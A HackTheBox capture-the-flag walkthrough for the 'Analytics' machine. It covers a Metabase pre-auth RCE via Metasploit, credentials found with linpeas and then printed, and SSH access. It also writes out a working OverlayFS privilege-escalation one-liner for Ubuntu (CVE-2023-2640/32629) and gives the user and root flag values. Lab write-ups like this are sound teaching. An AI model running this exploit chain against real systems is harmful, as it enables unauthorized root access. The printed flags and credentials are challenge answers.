> For the complete documentation index, see [llms.txt](https://cybersec.th4ntis.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://cybersec.th4ntis.com/hackthebox/walkthroughs/analytics.md).

# Analytics

This is my walkthrough for HackTheBox [Analytics Box](https://app.hackthebox.com/machines/Analytics)

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FDb2vwrnnYeU4J3A4pGjS%2Fimage.png?alt=media&amp;token=c9832e9b-18df-4df3-9eeb-1302e42ade2c" alt=""><figcaption></figcaption></figure>

First we scan the Machine

```bash
nmap -T4 -Pn -v 10.129.85.38
```

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FsiGjWbOWzkVruxf2ttuW%2Fimage.png?alt=media&amp;token=e2d0229f-d2bf-42c7-8cd6-65b49e9d4898" alt=""><figcaption></figcaption></figure>

We see port 22 and 80 open.

Browse to the website and we get an error, add the IP and domain to the hosts file.&#x20;

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2Fiv7rIUwrUFhjflTTjcUJ%2Fimage.png?alt=media&amp;token=50400591-7002-4979-bd4c-0ced67cdf2b5" alt=""><figcaption></figcaption></figure>

Now going back to the website we can look around!

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FZQpoc6Oq3LJMvq8ue8VF%2Fimage.png?alt=media&amp;token=060bfa2e-801b-423e-aca1-5c6805ddd757" alt=""><figcaption></figcaption></figure>

Looking around, we see the Login page at the top. Checking that out, it doesn't work BUT the URL has changed to `data.analytical.htb`, so let's add that to the hosts file as well.

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2Fwj8xfySuR5FAGgjiYGPo%2Fimage.png?alt=media&amp;token=02005398-1d20-4228-823f-c261c1cbd41e" alt=""><figcaption></figcaption></figure>

When looking we see it's running Metabase.

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FiAgIzrczNgRMfkJax1mE%2Fimage.png?alt=media&amp;token=8054af84-be43-4bb7-bd13-be4f5452324d" alt=""><figcaption></figcaption></figure>

Search for Metabase exploits on google as well as in metasploit. I find [this blog](https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/) talking about Chaining our way to Pre-Auth RCE in Metabase (CVE-2023-38646)

In Metasploit we see a potential exploit

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2Fa0pSGrAcPcgN9o3TppGu%2Fimage.png?alt=media&amp;token=60c91a97-47c3-44be-aa25-7b9c4f31b4e4" alt=""><figcaption></figcaption></figure>

Let's check the options and set them

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FK6tL5j5EUmM7ocWZ5p3B%2Fimage.png?alt=media&amp;token=efadac0e-31db-444e-aa41-5763679b2e81" alt=""><figcaption></figcaption></figure>

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2F8AmvimYC2OgcJIBNfH6c%2Fimage.png?alt=media&amp;token=73ba50e9-e558-4ae9-813a-9f7cec8949db" alt=""><figcaption></figcaption></figure>

Send the exploit....

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2F8vkxw0W9EltU4kClHf2o%2Fimage.png?alt=media&amp;token=bf089685-4071-439d-b492-ecb6df91bbc5" alt=""><figcaption></figcaption></figure>


We have a shell! Now let's see if we can get and run linpeas.

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FPRF2V8nPFQUH0oYJwsVc%2Fimage.png?alt=media&amp;token=6888b9ff-26e9-4388-80ef-b9730b1a2091" alt=""><figcaption></figcaption></figure>

We can! Run it!

&#x20;

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2F6Ksw0R61ebbP2EGqMAxX%2Fimage.png?alt=media&amp;token=6934d06f-caf8-4a6e-afaf-9b1b027adca7" alt=""><figcaption></figcaption></figure>

We see in the "Environment" section, a user and a password

&#x20;

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FA11Z7Tcq1vku3r0X06LM%2Fimage.png?alt=media&amp;token=7e426d5e-c919-49af-814c-45a7cd35f792" alt=""><figcaption></figcaption></figure>

```
META_USER=metalytics
META_PASS=An4lytics_ds20223#
```

Let's ssh into the machine with the newly discovered username and password.

```bash
ssh metalytics@10.129.85.38
```

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FCPplI78ZZHBWquVZQ70Z%2Fimage.png?alt=media&amp;token=33e3e001-65d0-44ad-b914-dd1f3c835e2f" alt=""><figcaption></figcaption></figure>

Got the user flag! `5f24e4536b318d506fe1a38fbbd959fa`

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2F1z2d8QpPp2S2VyB8Aktg%2Fimage.png?alt=media&amp;token=c70bf7d2-902f-48e9-b989-27bd5d17f895" alt=""><figcaption></figcaption></figure>

### Priv Escalation

I seen we were running Ubuntu 22.04.3 as we logged in.

&#x20;

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FXfao6mIiGA8735FT2Ar4%2Fimage.png?alt=media&amp;token=b2b5c429-9cfd-4fec-80a7-36f72e0a60b4" alt=""><figcaption></figcaption></figure>

A simple google search for "Ubuntu 22.04.3 priv escalation" shows me [this reddit post](https://www.reddit.com/r/selfhosted/comments/15ecpck/ubuntu_local_privilege_escalation_cve20232640/) about Ubuntu Local Privilege Escalation (CVE-2023-2640 & CVE-2023-32629) with multiple references. They list how you can get root using the OverlayFS module with this command:

```bash
unshare -rm sh -c "mkdir 1 u w m && cp /u*/b*/p*3 1/; setcap cap_setuid+eip 1/python3;mount -t overlay overlay -o rw,lowerdir=1,upperdir=u,workdir=w, m && touch m/*;" && u/python3 -c 'import pty; import os;os.setuid(0); pty.spawn("/bin/bash")'
```

We have root! `f35c47aac97cb1a6b5450d4eb024a3cc`

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FA5mvF014pl2ba2U9c6Kh%2Fimage.png?alt=media&amp;token=30728320-aa15-4477-bb52-6d1591c6b51f" alt=""><figcaption></figcaption></figure>

<figure><img src="https://667808901-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FTdW22AGCceN8oUXfdlKI%2Fuploads%2FGne2h3KJZhyPPnd22f5Y%2Fimage.png?alt=media&amp;token=f1d6ad35-2784-4abb-a2e3-efdc4fcd0be4" alt=""><figcaption></figcaption></figure>